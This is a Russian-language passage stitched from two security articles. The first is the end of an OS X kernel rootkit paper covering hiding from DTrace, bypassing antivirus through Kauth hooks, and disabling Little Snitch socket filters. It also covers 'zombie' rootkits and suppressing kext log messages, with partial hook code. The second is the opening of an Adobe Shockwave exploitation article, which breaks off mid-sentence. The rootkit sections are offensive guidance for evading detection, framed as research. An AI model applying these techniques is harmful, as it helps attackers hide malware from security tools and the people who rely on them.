DTrace — великолепная динамическая среда трассировки, введённая Sun в Solaris и доступная в Mac OS X начиная с Leopard. Она позволяет трассировать в реальном времени почти каждый уголок ядра и пользовательских процессов с минимальным влиянием на производительность. Опытный системный администратор может использовать её мощь для обнаружения подозрительного (то есть злонамеренного) поведения.

Два наиболее мощных провайдера против руткитов — `syscall` и `fbt` (граница функции). Рассмотрим, как они реализованы и как можно их модифицировать, чтобы скрыть активность руткита. Хороший обзор дизайна и реализации представлен в [23], руководство по использованию — в [24].

6.2.5.1. Провайдер `syscall`

Этот провайдер позволяет трассировать каждый вход и возврат системного вызова BSD (провайдер для ловушек Mach — `mach_trap`). Быстрый пример, печатающий аргумент пути, передаваемый системному вызову `open()`:

```
# dtrace -n 'syscall::open:entry'
{
    printf("opening %s", copyinstr(arg0));
}
dtrace: description 'syscall::open:entry' matched 1 probe
CPU      ID          FUNCTION:NAME
  0      119          open:entry opening /dev/dtracehelper
  0      119          open:entry opening
/usr/share/terminfo/78/xterm-256color
  0      119          open:entry opening /dev/tty
  0      119          open:entry opening /etc/pf.conf
```

Провайдер `syscall` полезен для обнаружения манипуляций с обработчиком системных вызовов, но не модификации указателей функций в таблице `sysent`.

Этот провайдер реализован путём перезаписи таблицы системных вызовов при включении пробы — что на практике та же операция, что и перехват `sysent`. Соответствующий файл — `bsd/dev/dtrace/systrace.c`. Он содержит глобальный указатель `systrace_sysent` — структуру DTrace, которая будет хранить оригинальный указатель системного вызова.

Если только указатели функций в таблице `sysent` изменены руткитом, DTrace не сможет напрямую обнаружить руткит с помощью провайдера `syscall`. Изменённый указатель будет скопирован DTrace и возвращён в него. DTrace слеп к оригинальной функции, поскольку её больше нет в таблице — только внутри нашей изменённой версии.

При модификации обработчика системных вызовов, как описано в 2.6, без обновления ссылок на `sysent` в функциях, связанных с DTrace, использование DTrace будет сигнализировать о потенциальном присутствии руткита. Вывод: не забывайте исправлять эти ссылки.

6.2.5.2. Провайдер `fbt`

`fbt` (function boundary tracing) позволяет трассировать вход и выход функций почти всех функций, связанных с ядром (существует небольшой список нетрассируемых функций

```
critical_blacklist [bsd/dev/i386/fbt_x86.c]).
```

Пример с руткитом gubilyn наилучшим образом демонстрирует возможности этого провайдера по обнаружению вредоносного кода:

```
#dtrace -s /dev/stdin -c "ls /"
fbt:::entry
/pid == $target/
{
}
^D
```

Поиск в выводе getdirentries64 без руткита:

```
0 99661          unix_syscall64:entry
0 97082 kauth_cred_uthread_update:entry
0 91985          getdirentries64:entry
0 92677          vfs_context_current:entry
```

С загруженным руткитом:

```
0 99661          unix_syscall64:entry
0 97082 kauth_cred_uthread_update:entry
0 2119          new_getdirentries64:entry  <- перехваченный системный вызов!
0 91985          getdirentries64:entry    <- оригинальная функция
0 92677          vfs_context_current:entry
```

Очень простая трассировка способна обнаружить как перехваченный системный вызов, так и вызов оригинального getdirentries64. Хьюстон, у нас проблема с руткитом!

Дизайн и реализация fbt в DTrace весьма интересны. Давайте «кратко» рассмотрим их, чтобы найти способ скрыть руткит.

Дизайн fbt объяснён в [23]:

«На x86 FBT использует механизм на основе ловушек, который заменяет одну из инструкций в последовательности, устанавливающей стековый фрейм (или одну из инструкций в последовательности, разрушающей стековый фрейм), инструкцией передачи управления в таблицу дескрипторов прерываний (IDT). Обработчик IDT использует указатель инструкции прерывания для поиска пробы FBT и передаёт управление в DTrace. При возврате из DTrace заменённая инструкция эмулируется обработчиком ловушки путём манипулирования стеком ловушки.»

Реализация DTrace в OS X выполнена с использованием кода недопустимой инструкции, который (обычно) патчится в инструкцию, устанавливающую базовый указатель (EBP/RBP). Инструкция эмулируется внутри DTrace, а не повторно выполняется, как происходит в отладчиках при использовании точек останова int3.

Чтобы вмешиваться в работу DTrace, хорошим кандидатом для перехвата является fbt_invop. Это можно сделать через трамплин или изменение указателя функции в связанном списке dtrace_invop_hdlr (символ доступен в ядре).

Вот потенциальная реализация перехваченной функции fbt_perfCallback:

```
kern_return_t
fbt_perfCallback_hooked(int trapno, x86_saved_state_t *tagged_regs,
                        uintptr_t *lo_spp, __unused int unused2)
{
    kern_return_t retval = KERN_FAILURE;
    x86_saved_state64_t *saved_state = saved_state64(tagged_regs);

    if (FBT_EXCEPTION_CODE == trapno && !IS_USER_TRAP(saved_state))
    {
        uintptr_t addr = saved_state->isf.rip;
        int addr_is_to_hide = hide_from_fbt(addr); // implement this
        if (addr_is_to_hide)
```

```

{
    // XXX: find fbt_probetab symbol here so we can use it next
    fbt_probe_t *fbt = fbt_probetab[FBT_ADDR2NDX(addr)];
    for (; fbt != NULL; fbt = fbt->fbtp_hashnext)
    {
        if ((uintptr_t)fbt->fbtp_patchpoint == addr)
        {
            // XXX: emulate all code inside fbt_perfCallback here
            // except call to dtrace_invp()

        }
    }
}
else
{
    kern_return_t ret = KERN_FAILURE;
    ret = fbt_perfCallback(trapno, tagged-regs, lo_spp, unused2);
    return ret;
}
}
return retval;
}

```

Функции, которые мы хотим скрыть от DTgse, никогда не достигнут его системы проб, эффективно скрывая их. Влияние на производительность должно быть крайне низким, если только нет слишком большого числа функций для скрытия.

6.3. AV-Monster II

AV-Monster — (старый, февраль 2012 года) PoC, эксплуатирующий интерфейс Kauth, используемый антивирусными решениями OS X [21]. Прошу прощения за возвращение к старой теме, но это идеально иллюстрирует атаку на Kauth — тем более что производители антивирусов, насколько мне известно, ничего или очень мало сделали по данной проблеме.

Apple рекомендует в [22], чтобы антивирусы устанавливали слушателей Kauth — они могут получать события о файлах и передавать их в механизм сканирования. Проблема в том, что это создаёт единую точку отказа, которую мы можем (легко) эксплуатировать для обхода механизма сканирования.

Базовый рабочий процесс сканирования AV:

Запуск файла -> Kauth генерирует событие -> AV кехт слушатель -> AV движок сканирования

Есть как минимум две отдельные возможности для *простого* обхода антивируса. Одна — запатчить Kauth, другая — запатчить слушатель кехт. Старый код PoC просто NOPсит обратный вызов слушателя для выведения его из строя. Это слишком шумно! Скрытная реализация должна просто перехватить этот шаг и скрыть нужные файлы — так же, как скрытие файлов в файловой системе.

Функция `kauth_authorize_fileop` — отличное место для перехвата и скрытия файлов от антивируса:

```

int
kauth_authorize_fileop(kauth_cred_t credential, kauth_action_t action,
    uintptr_t arg0, uintptr_t arg1)
{
    char          *namep = NULL;
    int           name_len;
    uintptr_t     arg2 = 0;

    if ((kauth_scope_fileop->ks_flags & KS_F_HAS_LISTENERS) == 0) {
        return(0);
    }

    if (action == KAUTH_FILEOP_OPEN || action == KAUTH_FILEOP_CLOSE ||
        action == KAUTH_FILEOP_EXEC) {

```

```

        namep = get_pathbuff();
        name_len = MAXPATHLEN;
        if (vn_getpath((vnode_t)arg0, namep, &name_len) != 0) {
            release_pathbuff(namep);
            return(0);
        }
        if (action == KAUTH_FILEOP_CLOSE) {
            arg2 = arg1;
        }
        arg1 = (uintptr_t)namep;
    }
    kauth_authorize_action(kauth_scope_fileop, credential, action,
arg0, arg1, arg2, 0);

    if (namep != NULL) {
        release_pathbuff(namep);
    }
    return(0);
}

```

Нужно всего лишь проверить, соответствует ли текущий файл нашему списку, и вернуть 0 при совпадении, иначе вызвать оригинальный код.

Вот и всё. Просто, не правда ли? :-)

6.4. Обход Little Snitch

Little Snitch — популярный брандмауэр приложений, способный раскрыть руткит, если требуются сетевые коммуникации (никто не любит ябедников!). Фильтры сокетов — это функция OS X, позволяющая Little Snitch легко перехватывать и контролировать (сетевые) сокет без хуков или других нестабильных/сомнительных трюков.

Установка фильтра сокетов выполняется с помощью функции `sflt_register()` для каждой комбинации домена, типа и протокола сокета. Little Snitch в цикле устанавливает фильтр во все возможные комбинации сокетов.

Многие различные фильтры сокетов могут быть прикреплены к одному сокету, поэтому существует структура данных, содержащая эту информацию. Интересный файл — `bsd/kern/kpi_socketfilter.c`, где создаётся хвостовая очередь, ссылаемая через статическую переменную `sock_filter_head`.

```

struct socket_filter {
    TAILQ_ENTRY(socket_filter)    sf_protosw_next;
    TAILQ_ENTRY(socket_filter)    sf_global_next;
    struct socket_filter_entry     *sf_entry_head;

    struct protosw                 *sf_proto;
    struct sflt_filter             sf_filter;
    u_int32_t                     sf_refcount;
};

TAILQ_HEAD(socket_filter_list, socket_filter);
static struct socket_filter_list sock_filter_head;

```

Итерируя по хвостовой очереди, можно найти фильтр сокетов Little Snitch (идентифицируется по полю `sf_name` равному `"at_obdev_ls"`).

Различные возможности существуют для скрытия наших сетевых соединений от Little Snitch и брандмауэра приложений Apple. Простейшая — запатчить или перехватить обратный вызов `sf_attach`. Принудительный возврат ненулевого значения эффективно выводит брандмауэры фильтрации сокетов из уравнения.

Другие обратные вызовы содержат более «богатую» информацию для наших целей, в частности структуру `sockaddr`. Для детального контроля следует перехватить их и использовать эту структуру для принятия решений.

Часть информации, используемой для контроля, какой процесс связан с текущим сокетом, — это cookie, устанавливаемый в обратном вызове `attach` и передаваемый почти во все другие обратные вызовы. Частичный реверс определения Little Snitch:

```
struct Cookie
{
    (...)
    0x48: IOLock *lock;
    0x74: pid_t pid; // process to whom the socket belongs to
    0x78: int32_t count;
    0x7C: int32_t *xxx;
    0x80: int32_t protocol;
    0x85: int8_t domain;
    0x86: int8_t type;
    (...)
}
```

Как и в Kauth, фильтры сокетов создают единую точку отказа, где мы можем легко перехватить и отфильтровать наши «злонамеренные» соединения. Реальная сложность — найти голову хвостовой очереди фильтров сокетов. Наличие дизассемблера в рутките делает эту задачу лёгкой, открывая дверь для простого обхода брандмауэров приложений.

6.5. Зомби-руткиты

Идея состоит в исследовании выделений и утечек памяти ядра. Ядро и расширения ядра совместно используют одну карту памяти, `kernel_map`, и существует несколько «семейств» функций ядра для выделения памяти:

- `kalloc`.
- `kmem_alloc`.
- `OSMalloc`.
- `MALLOC/FREE`.
- `IOMalloc/IOFree` для I/O Kit.

Все функции являются обёртками для `kernel_memory_allocate()`. Дополнительную информацию смотрите в [30], [31] Глава 6, [13] Глава 12.

Моя первоначальная (слишком сложная) идея состояла в следующем: загрузить руткит, установить нужные хуки, выгрузить руткит и затем защитить использованную память. Это основывалось на том факте, что выгрузка не уничтожает память руткита, и всё будет работать, пока эти блоки памяти не будут перераспределены. Я хотел изменить карту памяти ядра и пометить эти страницы как используемые.

Если у нас есть руткит, не связанный с расширением ядра, мы, по сути, имеем зомби-руткит и решаем несколько проблем: нет необходимости прятаться от `kextstat`, нет структур расширения ядра для обнаружения и т. д. Позже я обнаружил, что Хоглунд и Батлер имели похожую идею в [32], когда описывали трюк с памятью `NonPagedPool`.

Простые вещи обычно работают лучше. Простейший способ — создать утечку памяти и использовать её для хранения версии зомби-руткита. При выгрузке оригинального расширения ядра вся ранее выделенная память не будет освобождена, создавая утечку памяти ядра, которой мы можем воспользоваться.

ASCII-диаграмма:

```
load rootkit -> find rootkit -> calculate rootkit -> alloc zombie
```

base address	size	memory
		v
unload original <-	transfer control <-	fix memory <-
rootkit	to zombie	copy rootkit into
	protections	zombie memory

Выгрузить оригинальный руткит исключительно просто — не нужно выполнять никаких дополнительных команд, достаточно вернуть `KERN_FAILURE` из функции запуска, и руткит не будет загружен. Зомби-руткит уже получил управление перед этим, поэтому проблем нет, и нам не нужно выполнять команду `kextunload`. Просто :-).

Передача управления зомби-коду имеет небольшую особенность — функция запуска должна возвращать значение, поэтому нельзя просто прыгнуть в зомби. Два решения: перехватить какую-нибудь функцию ядра и там передать управление зомби, или использовать потоки ядра — создать новый поток и позволить основному вернуть значение.

Для создания потока ядра используется функция `kernel_thread_start()`:

```
kern_return_t
kernel_thread_start(thread_continue_t continuation, void *parameter,
thread_t *new_thread);
```

Копирование оригинального руткита в новую область делает недействительными внешние символы, разрешённые при загрузке расширения ядра. Поскольку код расширения ядра является позиционно-независимым (PIC), вызовы выполняются с использованием текущего адреса инструкции. Изменение адреса расположения при сохранении смещения делает символ недействительным и, скорее всего, вызовет панику ядра при выполнении.

Моё решение — вручную исправить смещения в коде зомби. Идея — построить таблицу всех внешних символов, которые нужно исправить (жёстко заданная таблица строк или чтение таблиц символов `kext` с диска), и разрешить их адреса. Имея эту информацию, можно дизассемблировать ядро, найти все ссылки и вычислить разницу. Финальный шаг — исправить смещения в ссылках зомби, вычислив новое смещение к внешнему символу. Ссылки на сегмент `__DATA` исправлять не нужно — смещения остаются действительными, поскольку сегмент был скопирован. Движок дизассемблера делает это достаточно простым.

Возврат `KERN_FAILURE` в `kextload` генерирует шумные сообщения в журнале о рутките. Вывод `dmesg` можно заглушить, временно запатчив функцию `OSKextLog` или напрямую внося патч в бинарники, вызывающие эту функцию. После загрузки руткита можно восстановить оригинальный байт и всё вернётся в норму.

Вывод `syslog` генерируется демоном `kextd`. Два быстрых решения: запатчить `syslogd`, как описано ранее, или запатчить `kextd`. Символ, используемый для отправки сообщения в `syslogd`, — `asl_vlog`. Это внешний символ в `kextd`. Заглушка символа может быть временно запатчена на `ret`, чтобы избежать записи сообщений об ошибках. Нужно найти процесс `kextd` из списка процессов, обработать его заголовок Mach-O и найти адрес заглушки символа в разделе `__stubs`.

Для определения момента восстановления функций ведения журнала можно использовать быстрый грязный хак: запустить в потоке зомби цикл ожидания завершения процесса `kextload`. Затем оригинальные байты можно восстановить.

Основы зомби-руткитов раскрыты, остальное — детали реализации, которые можно найти в прилагаемом примере кода.

7. Предостережения и обнаружение

Написание руткитов — опасная и нестабильная игра, и именно поэтому это такая увлекательная игра (или работа для тех, кто делает это за деньги). Вы всегда находитесь во власти тонких или существенных изменений, которые могут разрушить все ваши усилия и раскрыть вашу игрушку. Тем не менее именно по этим же причинам написание руткитов так интересно — нужно сделать его как можно более стабильным и перспективным, обдумав все возможные пути обнаружения. Это бесконечная история, местами довольно раздражающая, но умственно и творчески захватывающая.

Эта статья весьма объёмна, но всё равно неполна! Есть несколько недостающих областей, и вы, вероятно, заметили ряд проблем в некоторых подходах.

Одна из главных проблем — зависимость от структур `proc`, `task` и некоторых других. Они непрозрачны для сторонних разработчиков по одной веской причине — они часто меняются между основными версиями OS X. Необходимо включить три различные версии `proc_t` (и `task_t`) для создания руткита, совместимого с тремя последними основными версиями OS X. И весьма вероятно, что он сломается с новым основным выпуском.

На практике существует как минимум один относительно простой способ преодоления этой сложности. Эффективное число полей, требуемых от структур `proc` и `task`, невелико. Можно прибегнуть к «утечкам» информации из функций, ссылающихся на эти поля, и получить смещение структуры. Наличие дизассемблера в рутките делает эту задачу проще и безопаснее.

Проверки файловой системы (особенно офлайн) представляют значительную угрозу для руткитов, особенно при наличии хорошего эталонного базиса. Хорошие руткиты должны стараться свести к минимуму свой след в файловой системе (и памяти). Одним из обычных наиболее слабых мест является запуск руткита — он должен где-то инициализироваться!

Крайняя осторожность необходима в коде руткита — он должен быть как можно более свободным от ошибок, чтобы любые несоответствия и/или ошибки не раскрыли его присутствие.

Обнаружение и создание инструментов — следующий логический шаг. OS X испытывает нехватку подобных инструментов, и здесь кроется хорошая возможность для будущих исследований и разработок. Оборонительная сторона против руткитов ещё более сложна и требует дополнительного творчества для разработки более безопасных и надёжных методов обнаружения. Вызов брошен :-).

8. Заключительные слова

Это была длинная статья, и я искренне надеюсь, что она была вам полезна. Новые идеи трудно придумать, и здесь, вероятно, есть немало таких, что так или иначе были ранее исследованы другими. Прошу прощения, если пропустил атрибуцию — это лишь потому, что я не знаю или не в курсе, кто является оригинальным автором/источником.

Дискуссия о полном раскрытии исключительно сложна и не поддаётся консенсусу. Полный исходный код публикуется, поскольку я считаю это единственной жизнеспособной альтернативой для продвижения вперёд. OS X — замечательная платформа, но она (по-прежнему) страдает от мистики неуязвимости, которая ложна и опасна. Существуют компании, производящие коммерческие руткиты, продаваемые правительствам для потенциальной слежки за гражданами (они называют их преступниками, но у нас нет возможности это проверить из-за отсутствия прозрачности).

Очевидно, эти инструменты могут использоваться в законных целях, но власть развращает, а искушение следить и контролировать всех слишком велико. Необходим баланс, который может

прийти от улучшенных исследований и оборонительных инструментов.

Цель этой статьи — не помочь в разработке машины подавления инакомыслия (название любезно предложено thegrugq!), а показать различные способы её построения и как обнаруживать и защищаться от неё. Я не могу исключить её потенциальное злоупотребление, но по крайней мере это должно сделать игровое поле немного более сбалансированным.

Приветствую nemo, noar, snare, всех моих друзей с put.as (saure, od, spico, kahuna, emptydir, korn, g0sh, ...), thegrugq, diff-t, tal0n и всех остальных в С., читателей блога и ребят (и девочек) из #osxre.

И большой средний палец Apple как компании, рождённой из духа хакерства и теперь обратившейся против него.

Наслаждайтесь и получайте удовольствие,
fG!

9. Ссылки

- [1] ghalen and wowie, Developing Mac OSX kernel rootkits
<https://phrack.org/issues/66/16.html#article>
- [2] prdelka, Rubilyn 0.0.1
<http://www.nullsecurity.net/tools/backdoor.html>
- [3] 0xfeedbeef, volafox : rubilyn Rootkit Analysis
<http://feedbeef.blogspot.pt/2012/10/volafox-rubilyn-rootkit-analysis.html>
- [4] fG!, Tales from Crisis
<http://reverse.put.as/2012/08/06/tales-from-crisis-chapter-1-the-droppers-box-of-tricks/>
- [5] snare, Resolving kernel symbols
<http://ho.ax/posts/2012/02/resolving-kernel-symbols/>
- [6] Landon Fuller - Fixing ptrace(pt_deny_attach, ...) on Mac OS X 10.5 Leopard,
http://landonf.bikemonkey.org/code/macosx/Leopard_PT_DENY_ATTACH.20080122.html
- [7] Miller, Charlie & Zovi, Dino Dai, The Mac Hacker's Handbook
Wiley Publishing, 2009, ISBN: 978-0-470-39536-3
- [8] Wikipedia, Interrupt descriptor table
http://en.wikipedia.org/wiki/Interrupt_descriptor_table
- [9] fG!, bruteforcesysent
<https://github.com/gdbinit/bruteforcesysent>
- [10] OS X ABI Mach-O File Format Reference
<https://developer.apple.com/library/mac/#documentation/developertools/conceptual/MachORuntime/Reference/>
- [11] fG!, Secuinside 2012, How to Start your Apple reverse engineering adventure
<http://reverse.put.as/wp-content/uploads/2012/07/Secuinside-2012-Presentation.pdf>
- [12] fG!, Hitcon 2012, Past and Future in OS X malware
http://reverse.put.as/Hitcon_2012_Presentation.pdf
- [13] Jonathan Levin, Mac OS X and iOS Internals
Wiley & Sons, 2012, ISBN: 978-1-11805765-0
- [14] Amit Singh, Mac OS X Internals
Addison Wesley, 2007, ISBN: 0-321-27854-2
- [15] Apple, dyld 210.2.3 source code
<http://www.opensource.apple.com/source/dyld/dyld-210.2.3/>
- [16] fG!, Anti-debug trick #1: Abusing Mach-O to crash GDB

<http://reverse.put.as/2012/01/31/anti-debug-trick-1-abusing-mach-o-to-crash-gdb/>

- [17] Apple, Network Kernel Extensions Programming Guide
<https://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/NKEConceptual/intro/intro.html>
- [18] Apple, tcplognke
<http://developer.apple.com/library/mac/#/legacy/mac/library/samplecode/tcplognke/Introduction/Intro.html>
- [19] Gil Dabah, diStorm - Powerful Disassembler Library For x86/AMD64
<http://code.google.com/p/distorm/>
- [20] McKusick et al, The Design and Implementation of the 4.4BSD Operating System
Addison Wesley, 1996, ISBN: 0-201-54979-4
- [21] fG!, Av-monster: the monster that loves yummy OS X anti-virus software
<http://reverse.put.as/2012/02/13/av-monster-the-monster-that-loves-yummy-os-x-anti-virus-software/>
- [22] Apple, Technical Note TN2127
https://developer.apple.com/library/mac/#technotes/tn2127/_index.html
- [23] Cantrill et al, Dynamic Instrumentation of Production Systems
[dtrace_usenix.pdf](#)
- [24] Oracle, Solaris Dynamic Tracing Guide
<https://wikis.oracle.com/display/DTrace/Documentation>
- [25] fG!, Abusing OS X TrustedBSD framework to install r00t backdoors...
<http://reverse.put.as/2011/09/18/abusing-os-x-trustedbsd-framework-to-install-r00t-backdoors/>
- [26] Andrew Case, Mac Memory Analysis with Volatility
<http://reverse.put.as/wp-content/uploads/2011/06/sas-summit-mac-memory-analysis-with-volatility.pdf>
- [27] FreeBSD, FreeBSD Handbook
http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/audit-config.html
- [28] Der Flounder, OpenBSD auditing on Mac OS X
<http://derflounder.wordpress.com/2012/01/30/openbsm-auditing-on-mac-os-x/>
- [29] OpenBSM Source Code
<http://www.opensource.apple.com/source/OpenBSM/>
- [30] Apple, Kernel Programming guide
<https://developer.apple.com/library/mac/#documentation/Darwin/Conceptual/KernelProgramming/vm/vm.html>
- [31] Halvorsen, Ole Henry & Clarke, Douglas, OS X and iOS Kernel Programming
Apress, 2011, ISBN-10: 1430235365
- [32] Hoglund, Greg & Butler, Jamie, Rootkits: Subverting the Windows Kernel
Addison-Wesley, 2005, ISBN-10: 0321294319
- [33] Luka Milkovic, Defeating Windows memory forensics, 29C3
<http://events.ccc.de/congress/2012/Fahrplan/events/5301.en.html>
- [34] fG!, OS.X/Boubou Mach-O infector PoC source code
<http://reverse.put.as/2013/03/05/os-xboubou-mach-o-infector-poc-source-code/>
- [35] thegrugq, How the Leopard hides his spots
<http://reverse.put.as/wp-content/uploads/2011/06/D1T2-The-Grugq-How-the-Leopard-Hides-His-Spots.pdf>

10. T3h l337 c0d3z

[Архив исходного кода в формате uuencode — [the_flying_circus.tar.gz](#) — опущен]

Искусство эксплуатации: Adobe Shockwave — анализ раскрытия памяти

Автор: aaron portnoy

Контакт: deft_phrack at thinkers.net

Содержание

- 1 - Введение
- 2 - Обзор Shockwave
 - 2.1 - Замечания о развёртывании
 - 2.2 - Поддерживаемые форматы файлов
 - 2.3 - Создание файлов Director
 - 2.4 - Ключевые модули Shockwave
 - 2.5 - Язык сценариев Lingo
- 3 - Обнаружение уязвимостей
 - 3.2 - Переполнение буфера на стеке
 - 3.3 - Раскрытие памяти на стеке
 - 3.3.1 - Недокументированный спецификатор формата
- 4 - Доставка эксплойта
 - 4.1 - Архитектура серверной части
 - 4.1.1 - web.py
 - 4.1.2 - lighttpd
 - 4.2 - HTML
 - 4.3 - JavaScript
 - 4.4 - Lingo
 - 4.5 - Python
- 5 - Эксплуатация уязвимостей
 - 5.1 - Windows XP SP3 / Firefox / Shockwave 11.6.5.635
 - 5.2 - Windows XP SP3 / Firefox / Shockwave 11.6.8.638
 - 5.3 - Windows 7 x64 / Firefox / Shockwave 12.0.0.112
 - 5.4 - Windows 7 x64 / Firefox / Shockwave 12.0.0.112 / EMET 5.0
 - 5.4.1 - Актуальные средства защиты EMET 5.0
 - 5.5 - Windows 8 x64 / Firefox / Shockwave 12.0.0.112 / EMET 5.0
 - 5.5.1 - Актуальные средства защиты EMET 5.0 Tech Preview
- 6 - Дальнейшая работа
- 7 - Заключение
- 8 - Благодарности
- 9 - Ссылки
- 10 - Эксплойт

1 - Введение

В наши дни разработка полноценных эксплойтов под самые современные операционные системы — занятие, требующее значительных затрат времени. Положение усугубляется тем, что публичные ресурсы, помогающие исследователям изучать соответствующие техники, становятся всё более редкими. Причин тому несколько. Главная из них состоит в том, что методы обхода средств защиты превратились в ценный товар для различных структур, и потому их больше не публикуют так часто — ни ради общественного распространения знаний, ни ради укрепления репутации.

Мне повезло начать работу в этой области в то время, когда существовали такие ресурсы, как задачи по небезопасному программированию Гера [1], 29A [2], Uninformed [3] и, конечно, Phrack, вдохновлявшие меня. Я пытался представить, каково это — оказаться новичком сегодня, и

несколько угнетает то, что большинство (хотя и не все) реально публикуемых материалов выходит с нездоровой долей хвастовства и скрытыми мотивами. Как правило, им не хватает деталей, наиболее полезных начинающему исследователю: конкретных подходов к задаче (включая неудачные), которые и определяют то, как мыслит настоящий хакер.

Цель данной статьи — дать читателю представление об одном из подходов к процессу обнаружения и эксплуатации уязвимостей. Ни в коем случае не следует воспринимать её как утверждение о том, что средства защиты сломаны или легко преодолимы. Напротив, это практический разбор реальных уязвимостей и процесса, благодаря которому мне удалось добиться успешного выполнения кода вопреки различным средствам защиты, которые до этого публично не обходились.

Ниже приведено пошаговое описание обнаружения и эксплуатации уязвимости раскрытия памяти и переполнения буфера на стеке. В совокупности они позволяют обойти защиту стековых cookies (/GS), SafeSEH (/SAFESEH), полную рандомизацию адресного пространства (ASLR, /DYNAMICBASE), предотвращение выполнения данных (DEP), защиту от перезаписи структурных обработчиков исключений (SEHOP) и Enhanced Mitigation Experience Toolkit (EMET) для получения надёжного выполнения кода на различных платформах — с акцентом на Windows 8 x64.

Все уязвимости, обсуждаемые здесь, обнаружены мной лично; там, где это применимо, я постараюсь приводить даты, чтобы читатель понимал, сколько времени было вложено в конечный результат. Надеюсь, что в этом материале найдётся что-то полезное для вас, и хочу верить, что когда-нибудь вы тоже поделитесь чем-то с теми, кто придёт после вас.

2 - Обзор Shockwave

Уязвимости, о которых пойдёт речь, содержатся в Adobe Shockwave Player [4] — закрытом приложении для воспроизведения медиафайлов Adobe Director в браузере. Проигрыватель устанавливается на Windows и Mac OS и, по данным Adobe [5], развёрнут более чем на 450 миллионах рабочих мест.

Shockwave нередко путают с Flash из-за вводящего в заблуждение MIME-типа последнего — `application/x-shockwave-flash`. Это не так: технологии полностью независимы друг от друга (для справки, MIME-тип Shockwave — `application/x-director`).

2.1 - Замечания о развёртывании

Запуск Shockwave Player различается в зависимости от используемого браузера и ОС. Например, в Internet Explorer создаётся экземпляр ActiveX-элемента Shockwave, и модули Adobe загружаются в пространство процесса `iexplore.exe`. В Firefox плагины загружаются через NPAPI [6] и выполняются в отдельном дочернем процессе `plugin-container.exe`.

По умолчанию при посещении сайта установщика Shockwave пользователю предлагается «slim»-версия. Её отличие от полной версии заключается в том, что она не включает всю функциональность для различных типов медиаконтента (компоненты загружаются при первом обращении проигрывателя к файлу соответствующего типа).

Следует также отметить, что код распространяется в виде 32-разрядной сборки, даже при установке на 64-разрядную операционную систему.

Shockwave используется для воспроизведения файлов Adobe Director, которые бывают трёх видов:

- `.dir` — несжатый файл Director
- `.dcr` — файл Director, сжатый в различных местах с помощью zlib
- `.dxr` — недоступный для редактирования файл Director

Все три формата не задокументированы, однако основаны на формате RIFF (с тем отличием, что данные хранятся в порядке big endian, на что указывает магическое значение заголовка файла RIFX).

Пример частичного HEX-дампа файла `.dir`:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
-----
00000000  58 46 49 52 78 62 05 00 33 39 56 4D 70 61 6D 69  XFIRxb..39VMpami
00000010  18 00 00 00 01 00 00 00 26 8B 00 00 82 07 00 00  .....&`...`...
00000020  00 00 00 00 00 00 00 00 00 00 00 00 2A 59 45 4B  .....*YEK
00000030  74 01 00 00 0C 00 0C 00 1E 00 00 00 17 00 00 00  t.....
00000040  3E 00 00 00 04 00 00 00 6D 75 68 54 0D 00 00 00  >.....muhT....
00000050  04 00 00 00 44 45 4D 58 2B 00 00 00 4B 00 00 00  ....DEMX+...K...
00000060  6D 75 68 54 6D 00 00 00 4B 00 00 00 44 45 4D 58  muhTm...K...DEMX
...
```

Формат `.DCR` полезен для обхода сетевых средств обнаружения угроз, поскольку, насколько мне известно, ни одно устройство или программное обеспечение пока не умеет распаковывать этот проприетарный формат.

Файлы Director создаются в Adobe Director [7]. Интерфейс очень похож на Flash Studio: есть кадры, объект `movie`, сцена, элементы `cast`, спрайты и объекты-сценарии.

Одна деталь заслуживает отдельного упоминания: по умолчанию при «воспроизведении» файла внутри самого Director используется более старая версия библиотек Shockwave (не та, что находится в каталоге установки проигрывателя). Предполагаю, что при использовании последней версии Director (12) это не так, однако я работал с врезом — ну, вы понимаете. Это может влиять на разработку эксплойта, поэтому обязательно тестируйте код за пределами Director (либо заменяйте соответствующие модули более новыми версиями).

2.4 - Ключевые модули Shockwave

Для разбора и воспроизведения файлов DIR Shockwave использует два основных модуля: `DIRAPI.dll` и `IML32.dll`. Я немного исследовал их ещё в 2011 году [8]. Shockwave применяет собственный менеджер памяти под названием Smartheap [9], однако применительно к уязвимостям, описанным в данной статье, это не представляет особого интереса.

Помимо двух упомянутых модулей, существует ряд «Xtras». Эти файлы имеют расширение `.x32`, но по сути являются DLL-файлами. Они обеспечивают дополнительную функциональность — поддержку встроенных медиаданных (Quicktime, Flash, 3D-объекты, шрифты, аудио и т. д.).

2.5 - Язык сценариев Lingo

Файлы Shockwave поддерживают встроенный язык сценариев Lingo, созданный в 1990-х годах. По словам его создателя Джона Томпсона, это его «...наиболее значимый вклад в компьютерную индустрию на сегодняшний день» [10].

Lingo позволяет разработчику Director взаимодействовать с мультимедийными элементами и пользователем. По назначению он очень похож на своего аналога в Adobe Flash — ActionScript, хотя синтаксис несколько отличается. На сайте Adobe доступен справочник по API [11], охватывающий всё необходимое.

Вскоре мы убедимся, что Lingo может предоставить злоумышленнику богатый объём информации, облегчающей процесс эксплуатации.

3 - Обнаружение уязвимостей

Ранее я провёл немало времени за поиском ошибок в Shockwave для доклада на CanSecWest и обнаружил ряд уязвимостей в формате файлов. Проблема с ними, однако, в том, что любой, кто умеет переворачивать биты в файле, способен случайно наткнуться на них без особых усилий. Поэтому на этот раз я решил посмотреть, что можно найти в Lingo.

Один из наиболее трудоёмких аспектов поиска уязвимостей — выбор оптимального способа генерации входных данных для максимально широкого покрытия поверхности атаки. В первой попытке я надел хипстерские джинсы и честно попробовал освоить разработку Director-фильмов. Я старался встраивать как можно больше различного контента и в отладчике убеждался, что соответствующие Xtras загружаются в процесс. Сложнее всего было научиться корректно обращаться к объектам через Lingo и взаимодействовать с ними в расчёте на возникновение сбоев.

Исчерпав всевозможные методы Lingo, которые удавалось вызвать (список длинный, проверьте сами:

http://help.adobe.com/en_US/Director/11.5/UsingScripting/WSc3ff6d0ea77859461172e0811d64c1a1b3-7ff4.html),

я откинулся на спинку кресла и задумался, что делать дальше.

Поразмыслив над предыдущими попытками, я понял: единственное подмножество доступных методов Lingo, которое мне так и не удалось задействовать, связано с 3D API. Оказалось, я не мог вызвать 3D-методы Lingo, поскольку не сумел построить корректный 3D-объект и инициализировать окружение должным образом.

Я решил найти существующий файл Director, уже содержащий 3D-объекты и связанный Lingo-код. После непродолжительного поиска выяснилось, что сам Director поставляется с обучающими файлами, подходящими для этой цели. В папке

```
